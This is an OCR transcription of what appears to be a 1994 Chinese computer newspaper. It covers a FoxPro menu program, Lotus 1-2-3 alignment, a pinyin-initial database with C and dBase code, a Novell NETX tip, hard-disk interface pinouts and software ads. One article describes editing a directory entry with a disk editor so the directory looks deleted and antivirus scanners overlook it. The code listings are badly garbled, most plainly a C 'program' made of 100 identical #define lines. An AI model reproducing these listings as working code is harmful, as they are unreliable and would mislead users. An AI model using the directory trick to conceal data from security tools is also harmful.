15.DEFINE BAR2 OF mypop1 PROMPT' \<Mini Computer'
16.DEFINE BAR3 OF mypop1 PROMPT' \<MainFrame'
17.ON BAR1 OF mypop1 ACTIVATE POPUP mypop1_1
18.DEFINE POPUP mypop1_1 MARGIN MESSAGE,
*Introduction Personal Computer'
19.DEFINE BAR1 OF mypop1_1 PROMPT' \<286PC'
20.DEFINE BAR2 OF mypop1_1 PROMPT' \<386PC'
21.DEFINE BAR3 OF mypop1_1 PROMPT' \<486PC'
22.DEFINE BAR4 OF mypop1_1 PROMPT' \<586PC'
23.DEFINE POPUP MYPOP2 MARGIN MESSAGE,
*Introduction Computer SoftWare'
24.DEFINE BAR1 OF mypop2 PROMPT' \<ToolBox'
25.DEFINE BAR2 OF mypop2 PROMPT' \<Report'
26.DEFINE BAR3 OF mypop2 PROMPT' \<WordProcess'
27.DEFINE BAR4 OF mypop2 PROMPT' \<DataBase'
28.ONBAR1 OF mypop2 ACTIVATE POPUP mypop2_1
29.ONBAR2 OF mypop2 ACTIVATE POPUP mypop2_2
30.ONBAR4 OF mypop2 ACTIVATE POPUP mypop2_4
31.DEFINE POPUP MYPOP2_1 MARGIN MESSAGE,
*Introduction ToolBox SoftWare'
32.DEFINE BAR1 OF mypop2_1 PROMPT' \<Pshells.0'
33.DEFINE BAR2 OF mypop2_1 PROMPT' \<DM'
```

```
34.DEFINE BAR3 OF mypop2_1 PROMPT' NO
\<ton Backup
35.DEFINE POPUP MYPOE2_2 MARGIN MESSAGE,
*Introduction Report SoftWare'
36.DEFINE BAR1 OF mypop2_2 PROMPT' \<Lotus1-2-3'
37.DEFINE BAR2 OF mypop2_2 PROMPT' \<Excel3.0'
38.DEFINE BAR3 OF mypop2_2 PROMPT' \<plazel.10'
39.DEFINE POPUP MYPOE2_4 MARGIN MESSAGE,
*Introduction DataBase SoftWare'
40.DEFINE BAR1 OF mypop2_4 PROMPT' \<Dbase III'
41.DEFINE BAR2 OF mypop2_4 PROMPT' \<base IV'
42.DEFINE BAR3 OF mypop2_4 PROMPT' \<ipper'
43.DEFINE BAR4 OF mypop2_4 PROMPT' Fox
\<pro2.5 For Windows'
44.ONBAR4 OF mypop2_4 ACTIVATE POPUP mypop2-4-1
45.DEFINE POPUP MYPOP2_4_1 MARGIN MESSAGE,
*Introduction Foxpro 2.5 For Windows'
46.DEFINE BAR1 OF mypop2_4_1 PROMPT' \<SQL'
47.DEFINE BAR2 OF mypop2_4_1 PROMPT' \<RQBE'
48.DEFINE BAR3 OF mypop2_4_1 PROMPT' \<4GL'
49.DEFINE BAR4 OF mypop2_4_1 PROMPT'
\<Rushmore Technology'
50.ON SELECTION POPUP ALL DO mychoice with
MENU( ),PAD( ),PROMPT( )
51.ACTIVATE MENU mainmenu
52.RELEASE MENU mainmenu EXTENDED
53.SET SYSTEM NOSAVE
54.SET SYSTEM TO DEFAULT
55.MODIFY WINDOW SCREEN
56.PROCEDURE mychoice
57.PARAMETER mMENU,mPAD,mPROMPT
58.DEFINE WINDOW win FROM 16,2 TO 20,78;
59.COLOR RGB(0,255,255,255,0)
60.ACTIVATE WINDOW win
61.SET CURSOR OFF
62.CLEAR
63.@0,0 SAY *Your Selection _Mainmenu is'PRMP AD
(mMENU,mPAD)+*Submenu is'+mPROMPT
64.WATT*Please Press any Key Continue.....*WINDOW
TIMEOUT 2
65.SET CURSOR ON
66.DECATIVATE WINDOW win
67.RELEASE WINDOW win
68.RETURN
```

明星软件讲座(五)

在实际工作中，常常需要制作各种样式非常复杂的表格，作为电子表格软件代表的Lotus1-2-3 R4中文版，提供了多种绘制表格的工具...


Lotus1-2-3电子表格之“对齐方式”

垂直对齐方式
当表格高度大于单元内容文字或数字的高度时，可以设置表格单元的垂直对齐方式。
D：顶，将单元内容靠单元上边排放；
R：居中，单元内容排放放在单元垂直方向的中间；
B：底，单元内容靠单元底边排放。
三种垂直对齐方式的效果如图二。
方向
方向是指单元内容的排放顺序。各种方向如图三。
倾斜方式的角度是可以由用户自给选择的。
以上对齐方式可以用两种方式选择或改变：
首先选择表格需要改变对齐方式的单元或范围，然后执行菜单[风格/对齐方式]，这时出现“对齐”对话框，使用者可自由选择；
在选择范围后，用鼠标右键弹出快捷菜单，选择“对齐方式”。
各类对齐方式可以组合应用，例如选择“水平居中”和“垂直居中”可以使单元内容放在单元的中部(不论水平、垂直方向)
图四是个使用中可能遇到的问题及解决办法。
A.问：如何制作整个表格的标题，使之放在表格的中间位置？
答：首先在表格对应的最左边列一个单元中输入表格的标题文字，根据表格宽度选择标题内容单元的一行范围。执行[风格/对齐方式]菜单命令，出现“对齐”对话框，在“对齐”对话框中，除了前面提到的五种水平对齐方式外，还有一个“跨列”选项。选择“水平”居中”和“跨列”选项，表格的标题将出现在表格中间。
B.问：如何最大程度的缩短表格的水平宽度？
答：利用表格单元内容的旋转一定角度，可以缩短表格的水平宽度。
C.问：如何使表格单元中有多行的文字？
答：在“对齐”对话框中，选择“回绕正文”选项，即可。 □吴新 郭念庆

Table with 5 columns: 对齐方式, 内容, 一般, 左, 居中, 右, 均匀排放. Rows: 文字, 数字.

Table with 3 columns: 对齐方式, 顶, 居中, 底. Rows: 文字, 数字.

Table with 5 columns: 方向, 单元内容, A, B, C. Rows: 文字, 数字.



汉字音首区位码表的建立及应用

在编写数据库应用程序时,当涉及到带有汉字的记录查询和检索时,能否通过汉字的拼音首字母而不用输入汉字对其进行查询检索呢?

一、问题
对2.13H汉字系统的CC-CC.COM文件的分析,从偏移量为10958处开始的连续27072个字节是根据GB2312-80信息交换用汉字编码字符集(即汉字区位码表)顺序存放着每个汉字的有关信息,每个汉字占4个字节,其中拼音首字母占前两个字节(后两个字节与本文无关),通过计算可得到一个汉字的三个拼音字母,根据本系统的需要,只要取前两个字节就可以了,设第一个字节值为A,第二个字节值为B(均十进制数),则第一个拼音字母为FIRST=96+A除以32所得的余数,第二个拼音字母为SECOND=96+B除以4所得的余数再乘以8+A除以32所得的整数部分,根据FIRST和SECOND的值查ASCII码表即可获得某个汉字前两个字母,具体见程序1,程序1是用TURBO C2.0编写,执行该程序生成文件CXM2B.TXT,每行三个数据,第一个数据是区位码,第二个数据是位码,第三个数据是该汉字的前两个拼音字母。CXM2B.TXT完全和GB2312-80中16区-87区所有汉字一一对应。

二、将CXM2B.TXT转为数据库PYMB.DBF

进入数据库,如FOXBASE,先创建数据库PYMB.DBF,其结构为:字段名C,C型,2字节(区位码);字段名W,C型,2字节(位码);字段名T,C型,2字节(拼音字母)
注意到2.13H中有下列字母的母替换表:

拼音:zh ch sh an ang ao ai en eng ing ong
母: a i a j k l f g y s u
即可编程CXM2B.PRG(见程序2),该程序主要是处理上述替换表,把一些拼音字母为单字母及首字母为a,i,o的汉字转换成相应的字母,最后,字段T仅存一个字母,它就是该汉字的拼音首字母。

三、几点说明
1. PYMB.DBF完全和GB2312-80的16-87区的全汉字一一对立,在字段T中存放相应汉字的拼音首字母。
2. 为了减少文件长度, PYMB.DBF只做成只有一个长度为1的C型字段的数据库。
3. 为了防止误修改,可以把PYMB.DBF设为只读文件。
4. 一些多音字,如“重”,即可读为ZHONG,又可读为CHONG,这时的拼音首字母应以区位码表为准,即应为“Z”,而不是“C”。

5. 区位码表共有6763个汉字,数据库PYMB.DBF有6768条记录,这是因为55区90-94无汉字的缘故,但在PYMB.DBF中要保留它的位置。
6. 若在PYMB.DBF中首字母为“1”,则表明它并非是一个汉字,在GB2312-80中有些只是一些偏旁而已。

四、根据汉字音首区位码数据库,可以编写自动将带有汉字的记录(单个

或全部)转换为拼音首字母列的程序。程序3是一个用户自定义函数(UDF),它可完成上述工作,其中传递的4个N型参数的意义见程序说明,它仅对汉字进行拼音转换,对数字、字母、图形符号则不予转换,程序3的具体调用可在主调程序的适当位置加上一句:
PYZH=PYT(N1,N2,N3,0)或
PYZH=PYT(N1,N2,N3,1)这里:N1,N2,N3均为实参,当第4参数为0时,N1可任输一整数,如1;当第4参数为1时,N1为库中实际存在的记录号,N2为待转换的字段序号,N3为转换为相应拼音首字母的字段序号,0表示对全部字段进行拼音转换,1表示对某个记录进行拼音转换。

本文程序2和程序3在2.13H汉字系统及1.5版汉字系统下均能正常运行。
□江苏 徐文杰 韩华

程序1

```
type cxmb2.c
1. #include <stdio.h>
2. #include <stdlib.h>
3. #include <fcntl.h>
4. main() /*产生CXM2B.TXT,第一个是区位码,第二个是位码,第三个是2个拼音字母*/
5. FILE *fp1, *fp2; int first, second, three; i, k, l, a, b;
6. #define fopen("cccc.com", "r") == NULL
7. #define fopen("cccc.com", "r") == NULL
8. #define fopen("cccc.com", "r") == NULL
9. #define fopen("cccc.com", "r") == NULL
10. #define fopen("cccc.com", "r") == NULL
11. #define fopen("cccc.com", "r") == NULL
12. #define fopen("cccc.com", "r") == NULL
13. #define fopen("cccc.com", "r") == NULL
14. #define fopen("cccc.com", "r") == NULL
15. #define fopen("cccc.com", "r") == NULL
16. #define fopen("cccc.com", "r") == NULL
17. #define fopen("cccc.com", "r") == NULL
18. #define fopen("cccc.com", "r") == NULL
19. #define fopen("cccc.com", "r") == NULL
20. #define fopen("cccc.com", "r") == NULL
21. #define fopen("cccc.com", "r") == NULL
22. #define fopen("cccc.com", "r") == NULL
23. #define fopen("cccc.com", "r") == NULL
24. #define fopen("cccc.com", "r") == NULL
25. #define fopen("cccc.com", "r") == NULL
26. #define fopen("cccc.com", "r") == NULL
27. #define fopen("cccc.com", "r") == NULL
28. #define fopen("cccc.com", "r") == NULL
29. #define fopen("cccc.com", "r") == NULL
30. #define fopen("cccc.com", "r") == NULL
31. #define fopen("cccc.com", "r") == NULL
32. #define fopen("cccc.com", "r") == NULL
33. #define fopen("cccc.com", "r") == NULL
34. #define fopen("cccc.com", "r") == NULL
35. #define fopen("cccc.com", "r") == NULL
36. #define fopen("cccc.com", "r") == NULL
37. #define fopen("cccc.com", "r") == NULL
38. #define fopen("cccc.com", "r") == NULL
39. #define fopen("cccc.com", "r") == NULL
40. #define fopen("cccc.com", "r") == NULL
41. #define fopen("cccc.com", "r") == NULL
42. #define fopen("cccc.com", "r") == NULL
43. #define fopen("cccc.com", "r") == NULL
44. #define fopen("cccc.com", "r") == NULL
45. #define fopen("cccc.com", "r") == NULL
46. #define fopen("cccc.com", "r") == NULL
47. #define fopen("cccc.com", "r") == NULL
48. #define fopen("cccc.com", "r") == NULL
49. #define fopen("cccc.com", "r") == NULL
50. #define fopen("cccc.com", "r") == NULL
51. #define fopen("cccc.com", "r") == NULL
52. #define fopen("cccc.com", "r") == NULL
53. #define fopen("cccc.com", "r") == NULL
54. #define fopen("cccc.com", "r") == NULL
55. #define fopen("cccc.com", "r") == NULL
56. #define fopen("cccc.com", "r") == NULL
57. #define fopen("cccc.com", "r") == NULL
58. #define fopen("cccc.com", "r") == NULL
59. #define fopen("cccc.com", "r") == NULL
60. #define fopen("cccc.com", "r") == NULL
61. #define fopen("cccc.com", "r") == NULL
62. #define fopen("cccc.com", "r") == NULL
63. #define fopen("cccc.com", "r") == NULL
64. #define fopen("cccc.com", "r") == NULL
65. #define fopen("cccc.com", "r") == NULL
66. #define fopen("cccc.com", "r") == NULL
67. #define fopen("cccc.com", "r") == NULL
68. #define fopen("cccc.com", "r") == NULL
69. #define fopen("cccc.com", "r") == NULL
70. #define fopen("cccc.com", "r") == NULL
71. #define fopen("cccc.com", "r") == NULL
72. #define fopen("cccc.com", "r") == NULL
73. #define fopen("cccc.com", "r") == NULL
74. #define fopen("cccc.com", "r") == NULL
75. #define fopen("cccc.com", "r") == NULL
76. #define fopen("cccc.com", "r") == NULL
77. #define fopen("cccc.com", "r") == NULL
78. #define fopen("cccc.com", "r") == NULL
79. #define fopen("cccc.com", "r") == NULL
80. #define fopen("cccc.com", "r") == NULL
81. #define fopen("cccc.com", "r") == NULL
82. #define fopen("cccc.com", "r") == NULL
83. #define fopen("cccc.com", "r") == NULL
84. #define fopen("cccc.com", "r") == NULL
85. #define fopen("cccc.com", "r") == NULL
86. #define fopen("cccc.com", "r") == NULL
87. #define fopen("cccc.com", "r") == NULL
88. #define fopen("cccc.com", "r") == NULL
89. #define fopen("cccc.com", "r") == NULL
90. #define fopen("cccc.com", "r") == NULL
91. #define fopen("cccc.com", "r") == NULL
92. #define fopen("cccc.com", "r") == NULL
93. #define fopen("cccc.com", "r") == NULL
94. #define fopen("cccc.com", "r") == NULL
95. #define fopen("cccc.com", "r") == NULL
96. #define fopen("cccc.com", "r") == NULL
97. #define fopen("cccc.com", "r") == NULL
98. #define fopen("cccc.com", "r") == NULL
99. #define fopen("cccc.com", "r") == NULL
100. #define fopen("cccc.com", "r") == NULL
```

```
g'. and. subs(t,2,1)='
15. repl all t with 'f' for subs(t,1,1)='
'. and. subs(t,2,1)='
16. repl all t with 'f' for subs(t,1,1)='w'
17. repl all t with subs(t,1,1)
18. use
19. retu
程序3
type pyt.prg
1. para jlh, ysdm, pyzdm, yn
2. * yn=0全部替换, yn=1替换记录指针所指的记录
3. * jlh, ysdm, pyzdm: 需替换的原字段名序号
4. * pyzdm: 替换成汉字拼音首字母的汉字字段序号
5. set talk off
6. yq=sele() & 原工作区
7. yq=if(yq>9, str(yq,2), str(yq,1))
8. sele 10
9. use pymb
10. sele & yq
11. file=fil(ysdm)
12. sdnr=&a & & 取字段内容及长度
13. addc=len(sdnr)
14. dime pyzh(adcd)
15. b=fil(pyrdm)
16. if yq=1
17. go jlh
18. file=fil(ysdm)
19. l=1
20. endif
21. do while .not. eof()
22. exam = ' ' & & 汉字首初值
23. sdnr=&a & a
24. do while <adcd
26. pyzh(i)=acsc(subs(sdnr,i,1))
27. gwasc=pyzh(i) & & 高位ASCII码
28. if pyzh(i)<176
29. if pyzh(i)<161 & & 普通字母
30. i=i+1
31. loop
32. else
33. i=i+2 & & 制表符等非汉字图形符号
34. loop
35. endif
36. else
37. pyz=i+1
38. pyz(i)=acsc(subs(sdnr,i,1))
39. & & 低位ASCII码
40. if gwasc>175 & .and. dwasc<161 & & 非汉字
41. i=i+1
42. loop
43. endif
44. examh=(gwasc-176)*94+(dwasc-160) & & 首字母序号
45. sele 10
46. go samxh
47. exam=exam+t
48. i=i+1
49. endif
50. enddo
51. sele & yq
52. if yq=1
53. go jlh
54. repl & b with sam
55. exit
56. else
57. repl & b with sam
58. endif
59. do
60. do
61. if yq=1
62. sele & yq
63. else
64. close data
65. set talk on
66. endif
67. retu yq
```

贵报94年第29期刊登的“读者点题,编辑征稿”一文中,吕伟平同志所提出的问题,本人过去也遇到过,其实并不只是COPY命令无法使用,其它一些内命令,如TYPE等,也会出现同样的问题。看来NETX.COM作Net Ware的外壳(shell)程序,对运行在工作站的DOS版本是特有的,并不是忽略对版本号的不同所做的完全正常运行。

其实WINDOWS3.1早已解决了上述问题,在WINDOWS3.1的第三张系统盘上提供了NETX.COM文件,只需执行同一张盘上的EXPAND.EXE文件,EXPAND NETX.COM C:, NETX.COM,生成EXPAND.NETX.COM,登录时分别执行IPX.COM及NETX.COM即可(IPX.COM可驻留在内存中)。

我单位NOVELL网上使用此方法已近一年,效果很好,供吕伟平同志参考,希望能对他有所帮助。
□河北 蔡立新

答读者点题

由于DOS识别文件与目录是否被删除,使用的是“ES”标识,即删除的文件或目录名第一个字母是否为“E5”。若这样就没有文件被覆盖的危险。假死子目录不能直使用,必须通过磁盘编辑软件对文件(自录名)改目录的文件,也可以用来回原样(用大写),此时该目录即成“超级子目录”。

首先,用PC-TOOLS中的磁盘扫描,选择“E”编辑磁盘,再按“F”选“R”人进入ROOT区,将光标移到要修改的目录处,在十六制栏中将目录名第一个字母修改成“E5”,则文件名称变为“e5”,按“F1”回车,ASCII码及非汉字目录,将目录名用小写字母替代,再回车十六制栏,将属性字节B字节改成12或13,将文件长度字节2C,2D,2E字节改为非0,然后按F5键再用“U”存贮,退出。此时假死子目录已建立。

那么假死子目录比超级子目录有什么优点呢?超级子目录仅仅是响往DOS的DIR之类的功能工具已建立。对于诸如TREE.COM,FL.COM(Naorton)中的“ES”,是为使DOS误以为目录已删除,对于象CPAV, SCAN, KILL等清毒软件也会暴露出来。而假死目录将无与此顾虑,对于任何软件,它只不过是一个不能恢复的已删除的目录而已。它不能“恢复”该目录。能对对其内的文件及其上级目录(未改写)进行有效保护。 □柳州 倪晓斌

设计“假死”子目录

那么假死子目录比超级子目录有什么优点呢?超级子目录仅仅是响往DOS的DIR之类的功能工具已建立。

对于诸如TREE.COM, FL.COM(Naorton)中的“ES”,是为使DOS误以为目录已删除,对于象CPAV, SCAN, KILL等清毒软件也会暴露出来。而假死目录将无与此顾虑,对于任何软件,它只不过是一个不能恢复的已删除的目录而已。它不能“恢复”该目录。能对对其内的文件及其上级目录(未改写)进行有效保护。 □柳州 倪晓斌

目前,计算机系统硬盘驱动器接口主要有:ST506/412接口,ATBus接口(又称IDE接口),ESDI接口,SCSI接口,SMD接口,IPI接口,ISI接口等数种,其中前两种接口广泛应用于微型计算机系统。

ST506/412接口多见于5.25英寸硬盘机,是由Seagate公司开发并首先用于ST506型硬盘驱动器,开发时间较早,PC/XT机中使用的都是这种接口,该接口是一种标准的工业接口,主要特点如下:

①硬盘驱动器有3组电缆线连接插头,第一组为34根命令线插头;第二组为20根数据线插头,第三组为4根直流电源线插头。
②输出的数据是未经分离的MFM制成2.7RL制编码脉冲,送到硬盘控制器进行数据分离,会造成数据不统一和传输速率低等问题。对MFM记录方式为5兆/秒,对2.7RL记录方式为7.5兆/秒。
③减小写电流的控制命令,由控制器发出时,最多只能选择8个磁头,若将减小写电流线改为选线,可选择16个磁头。

ST506/412接口信号说明如下,表1

表1	34线命令信息	
插头脚号	信号名称	意义
所有奇数脚	接地线	
2	头选2 ¹	四个头选信号以二进制编码方式使磁头
4	头选2 ²	被选中,2 ¹ 对应低位1111选0 ¹ 磁头
6	头选2 ³	写选满

硬盘驱动器接口类型

特点及接信号的意义(上)

8	导线完成	低电平为真
10	00磁道	磁头位于0磁道,信号有效
12	写故障	低电平为真
14	头选2 ⁴	
16	恢复标志	低电平有效
18	头选2 ⁵	
20	集引	一系列周期为16.67ms的脉冲冲,当主磁头磁头定位,磁头位于0 ⁰ 磁道,初始化电源、电源电压自磁道过时的信号有效
24	步进	是磁头移动的串行输入脉冲冲
26	设备选1	低电平有效
28	设备选2	
30	设备选3	
32	设备选4	
34	步进方向	信号为低电平时,磁头移向内磁道,高电平时移向外磁道

ATBus接口(又称IDE接口)智能化驱动器接口接口多见于3.5"硬盘机,其印制电路板比ST506接口有较高的集成度总线信号可直接送入硬盘,速率较

ST506接口的速率快,除此以外IDE接口还有以下特点:

①该接口只能用于AT以上档微机,不能用于XT微机

②其控制器已由插入主机槽的控制电路卡全部移到驱动器的主电路板上,使这种驱动器具有同主机总线相同的控制与数据传送线,故称ATBus接口

③具有一组40针控制线及数据线插头和一组4线电源插头

④该接口不需要补偿“减小写电流”,DOS版本不能低于3.3

ATBus接口信号如下:

插头脚号	信号名称	插头脚号	信号名称
01	-HOST RESET	23	-HOST IOW
3	+HOST DATA7	25	-HOST IOR
5	+HOST DATA6	27	RESERVED
7	+HOST DATA5	29	RESERVED
9	+HOST DATA4	31	+HOST IRQ14
11	+HOST DATA3	33	+HOST ADDR1
13	+HOST DATA2	35	+HOST ADDR0
15	+HOST DATA1	37	-HOST GSD
17	+HOST DATA0	39	-HOST SLV/ACT
19	GND		
21	Reserved		

□河北 马星

软件报

普及计算机知识 交流计算机技术 培养软件人才 发展软件产业

中国计算机软件与服务总公司 成都软件公司 成都电子研究所合办 主编：刘锦雄 副主编：唐敏
国内统一刊号：CN51-0106 订购代号：61-74 地址：成都市金河街75号 邮政编码：610015

新的中文编码

早日实现全社会中文输入的现代化，是中文信息处理现代化的首要前提，也是建设我国信息高速公路与实现我国四个现代化的基本需要。但是，中文编码迄今的战国状态，显然不利于此。因此，国内外有识之士不遗余力地呼吁：中文编码各行其事的战国时代应该结束了！统一中文编码已刻不容缓！

为此，西南财经大学信息系教授周启海，“顺应民心，苦探新途径；振兴中华，首倡周码群”；经1975年以来二十余如一日之苦苦探索与潜心研究，终于发明了“周启海同构化统一中文编码集成汉字输入法人其所用键盘”（简称“周码群”）；且以此为基础，主持研制成功了其软件产品——“周码群”同构化中英文集成环境1.00版。

“周码群”主要新特色，在于：理论新颖完备，基础坚实可靠。它从同构化原理出发，首创了完备的以中文六元（即“音、意、形、文化传统、语言习惯、思维模式”）论为核心的“中文信息总体构造新理论”，以汉字字母形（即能简明表征任何汉字“音、意、形、文化传统、语言习惯、思维模式”）并可便捷构成其汉字形体的母源字形基准元论为中心的汉字信息总体构造新理论。与以往迥异的汉字字母形序列论为重心的最佳汉字信息表征构造新理论；并以此为其关键理论基础。周码群不仅十分注重中文“音、意、形”有属性及其信息的研究、开发、利用，而且特别注重中文“文化传统、语言习惯、思维模式”无形属性及其信息的研究、开发、利用，从而率先做到了中文编码技术中首次统一而和谐地对中文六元的全方位深层次开发与多层次综合利用。

技术先进实用，体系科学完善。它率先根除了现行中文码系“封建割据”的通病，使整个周码群（其周码系个数可无限）都很和谐地

共处于由“最佳逼近汉字字母形序列码”作基本码源集和集成基。与“最佳逼近汉字字母形序列码、韵母序列码、声调子序列码”作扩展码源集和集成元的同构化中文编码空间。

周码群好学好用，其环境友好方便。它凭借自己独创的“新思想、新理论、新技术、新方法、新体系”，科学总结、巧妙映照、积极调动、合理利用、充分开发了人们心中的中文潜意识，首次成功地大力促成了人们中文潜意识“从隐性到显性”的显化升华与“从自发到自觉”的历史飞跃；充分兼顾并满足了各种“不同文化背景、不同文化程度、不同中文擅长、不同译码偏好、不同使用目的”之所有用户的共同需求与不同要求。

便于全民文化普及，利用国民素质提高。它充分研究并适应了我国和全球华人学习、辨识、使用汉字全过程中，“由此及彼，温故知新；由简到繁，拓广加深；由少到多，日积月累；由低到高，循序渐进”总规律与“依据基本笔画，构成基本笔画组合；凭据基本笔画及其组合，构成简单汉字；借助简单汉字，去掌握复杂汉字；利用已学汉字，去把握未学汉字”的总方向。因此，周码群，不但能让任何人三分钟即可轻松愉快地学会用周码输入汉字；而且能使每个人一旦学会周码汉字输入法，便能很自然地长驻心田而永远不会被遗忘，并且将受益终身——能不断地日益自我巩固、加深、强化、促进、提高对中文的学习能力与运用水平。

维护中华纯洁，弘扬中华文明，它的主体系群以我国现行的有关中文法规与人们公认的习惯俗成为主导和依据，故能帮助、促进人们正确“识、读、听、写、用”中文。

照顾特殊用户，提供特定码系。它能提供特殊用户所特需的若干特定

★名称：940901
名称：彩色下拉弹出窗口菜单自动生成工具软件（MENU1.0）
作者：周刚晓

功能简介：该工具软件是用Turbo C、汇编语言开发而成的软件开发平台，无论用FOXBASE、FOXPRO、ORACLE关系数据库、C语言、汇编语言或几种语言混合编程开发应用软件，均无须开发主程序及菜单程序，只需开发下层的功能程序，再利用该工具软件按照程序模板来引入应用系统的菜单信息，把功能程序及其命令、用户名等参数挂接于菜单命令行上即可，菜单命令行可带路径和1-4个参数，即可自动生成应用系统的菜单及程序，生成时间短，生成的菜单

软件大赠送
机不可失！数千种精彩热门软件及源程序特免费提供给您，快向（450004）郑州新郑路172号国都郑州第二电脑商厦软件部洽平。

软件交流

单程序为可执行文件，代码短、算法精，利用直接存屏方式保存和恢复屏幕，运行速度快！菜单新颖独特、用户界面友好，操作简便、立体感特强。菜单突破了屏幕宽度的限制，可以上下左右弹出功能。便于修改。即使应用功能需要增加、修改或删除等，软件人员也无需修改菜单程序，只需利用该工具软件修改菜单文件即可。

运行环境：PC机及其兼容机，EGA、VGA等显示器，汉字系统可为213、UCDOS、WPS等。

转让方式：5英寸高密盘一张（内含使用说明）
转让价格：480元/盒，免费升级

邮购联系人：四川省成都市北巷子街48号（邮编：610031）
成都市西通源顺发公司市场部

★名称：940902
名称：英汉字典_DEC
作者：王海清
功能简介：本软件用于查阅和学习英文字典，具有查字、翻页、排序、复习、管理、删除和帮助7个功能。软件包括dec1.exe、dec3.exe以及10个辅助文件，dec1.exe与dec3.exe功能相同，dec1.exe在汉字系统下使用，单汉字菜单选择，dec3.exe在英文DOS和中文DOS下都可使用。彩色汉字菜单，光标选择。英文字（词）按字母不分分为26个字母（词）库，用户可自行建立这些字母（词）库，向库中补充词汇，dec1.exe或dec3.exe操作过程全部为汉字提示，使用方便。一试用就会，本软件适合大、中、小学生查阅和学习英文词汇。

源程序语言：Turbo C2.0
运行环境：dec1.exe (CCDOS、2.13H) 汉字系统。
dec3.exe (西文DOS、中文DOS、彩色显示器配置，分辨率不低于640×200)。

转让形式：1.2M软盘一张（含使用说明readme.exe）
转让价格：75元。
收款单位：《软件报》编辑部
地址：dec3.exe的含说明文件dec3.pwd内容，请所有文件拷贝到硬盘使用，光盘运行速度极慢，显示器需查字典已有单词如axis，提供的字典仅为大学课本（上届交大）第四册单词。

软件伴侣——即时通V2.0来了！

今后，使用软件时遇到陌生的英文，您再也不用查阅厚厚的英汉词典或者退出来再自动一般词典软件了；只要先把以方便实用而著称的英汉词典置入其词典库——即时通V2.0驻留内存，在任何软件运行时遇到疑难英文，轻击热键，即时通一呼即出，现场翻译您用光标或鼠标指定的屏幕任何位置的单词，且毫不影响其它软件的同时运行，即时通以十万基本词汇及允许自行扩充词汇的功能，保证满足您的需求。

尚有大量配套功能及服务无法尽述，请来信索取详细介绍。9月20日前汇款，您将享受58元每套的特优惠价。

国营郑州军工电脑厂/郑州洪涛软件制作所荣誉出品
通讯地址：郑州市新郑路一七二二号二楼 邮编：450004
热线电话：(0371)6226557 联系人：杜红超
特约代理：软件报社信息部 联系人：唐敏

▲教学软件自动生成系统（本报北京讯）中科院数学所开发的“智能化计算机辅助教学软件自动生成软件”，日前在京通过技术鉴定。作为第三代CAI自动生成软件的第一代手工编程CAI和第二代利用源程序编写CAI又上一个台阶。

▲微机自动阅卷及成绩统计分析系统在西安研制成功 西安空军工程大学为了良好的经验教与学的情况，减轻教师阅卷的工作量及减少人为干扰，给教师阅卷周期；为领导与教学管理人员提供比较科学的管理信息，开发了“微机自动阅卷及成绩统计分析系统”，本学年来投入实际使用，取得了满意效果。（由振兴）

▲增值型专用计算机（本报北京讯）北京金康特电子公司为配合国家实施增值税制，研制出一种增值型专用计算机。它可以方便地计算税额、税额、价税合计，并对多种产品有分项累加功能。

▲广西研制出新一代通用数据库管理信息系统 日前，广北海市天健信息系统工程公司研制成功“通用管理信息系统BCMIS V2.0”，并正式推向全国市场。该项目是广西科委在八五期间计算机信息产业的重点项目，系统采用“智能”管理集成系统软件的全新概念，以面向对象的思想为核心，精练出常见中小型管理信息系统开发中常用的工具模块，以更好的形式集成到一个系统中，给开发人员和用户提供一个快速、有效的集成开发平台。（唐军）

▲DOS文件管理中文化 在福建电子信息应用成果展示会上，“多功能电脑文件柜PCD”，受到广大PC用户的青睐。PCD是一套采用类似PCTOOLS文件管理驱动方式的多种功能DOS文件管理工具。（元子）

▲电子号簿在沪问世 上海市电子号簿公司为解决电话号簿的问题，最近成功地推出了一种贮存电话号簿信息、查询迅速的方便电话号簿。（兴）

“十数板砖硕果累累” □唐山 安秀扬

公安部（金辰公司）的加密版杀毒软件KILL——诞生就引起了解密者的兴趣。先是解密，后来演变为篡改版号。公安部可以证明正版软件KILL之“纯洁”，但不能保证盗版KILL不知法犯法——带毒运行，它会给您染上新病毒。不管包如何（仿制并不准），至少您应知道目前的最新版本。据笔者亲去公司调查，目前最新版为KILL V7.01，即将推出7.02版，公安部从未推出KILL V6.9（有意错过了此版）。 □北京 田勇

天光软件世界

1.天光2.0单用户/网络版	880/2800元
2.天光警务处理系统(高版/普通版/网络版)	1950/318/5000元
3.通用人事信息管理软件GPM5 V3.0A单用户/网络版	4880/9880元
4.用友系列财务软件(94版)	9800元
5.CP-800通用会计软件	9400元
6.天光——彩虹高级名片快印系统	19200元
7.天光——邦正真彩色名片卡证制排系统	28400元
8.天光高档激光轻印制排系统	72500元

地址：成都建设北路二四四号 电话：(028)3333312-2567, 2632 邮编：610054
地址：郑州市新郑路172号 电话：(0371)6226557 邮编：450004

目前各种汉字系统中都带有16点阵的显示字库和24点阵以上的打印字库,很多报刊中的文章对中国文字状态下正常显示上述两种字库进行过详细的介绍,而对于某些特殊情况下,我们需要将汉字镜像显示出来,以实现特殊效果的汉字显示方法,却很少有人问津,为此,本人用程序实现了一种汉字的镜像显示方法,该方法可实现汉字在任意方向上镜像输出,如果内存中能留图像状态下的屏幕缓冲程序,还可将其输出到打印机中,该程序以2.13汉字

如何实现汉字的镜像显示

系统中的16点阵和24点阵字库为,在286以上微机的TURBO C2.0版本上调试通过。

程序运行前首先对屏幕进行初始化,将显示器初始化为其最高分辨率状态,并设置灰白色的屏幕背景,选择被显示的字体和相应输出的坐标位置,当读取汉字字模后根据按状态(数字键1,2,3,4),利用通用的镜像显示输出函数将汉字字模的屏幕坐标转换为世界坐标,并显示到屏幕上坐标的相应象限中,当按下1时在象限的第一象限正常输出汉字;当按下2时在象限的第二象限向左镜像输出汉字;当按下3时在象限的第三象限向中心点显示镜像汉字;当按下4时在象限的第四象限向下镜像输出汉字。

程序中函数hzscreen()为本程序的核心部分,该函数中参数flags为镜像输出汉字的控制参数,其共有四种选择,1表示汉字的正常显示输出,2表示以Y轴为对称轴的汉字镜像显示输出,3表示以X轴为中心坐标为对称的汉字镜像输出,4表示以X轴为对称轴的汉字镜像输出,本文程序中只输出一个汉字“家”的镜像输出演示程序,读者完全可以在自己的程序中调用该函数,然后进行镜像汉字输出的剪切,以实现特殊的汉字显示效果。 □汉中 王志友

```

1. #include <stdio.h>
2. #include <graphics.h>
3. #include <bios.h>
4. #include <ctype.h>
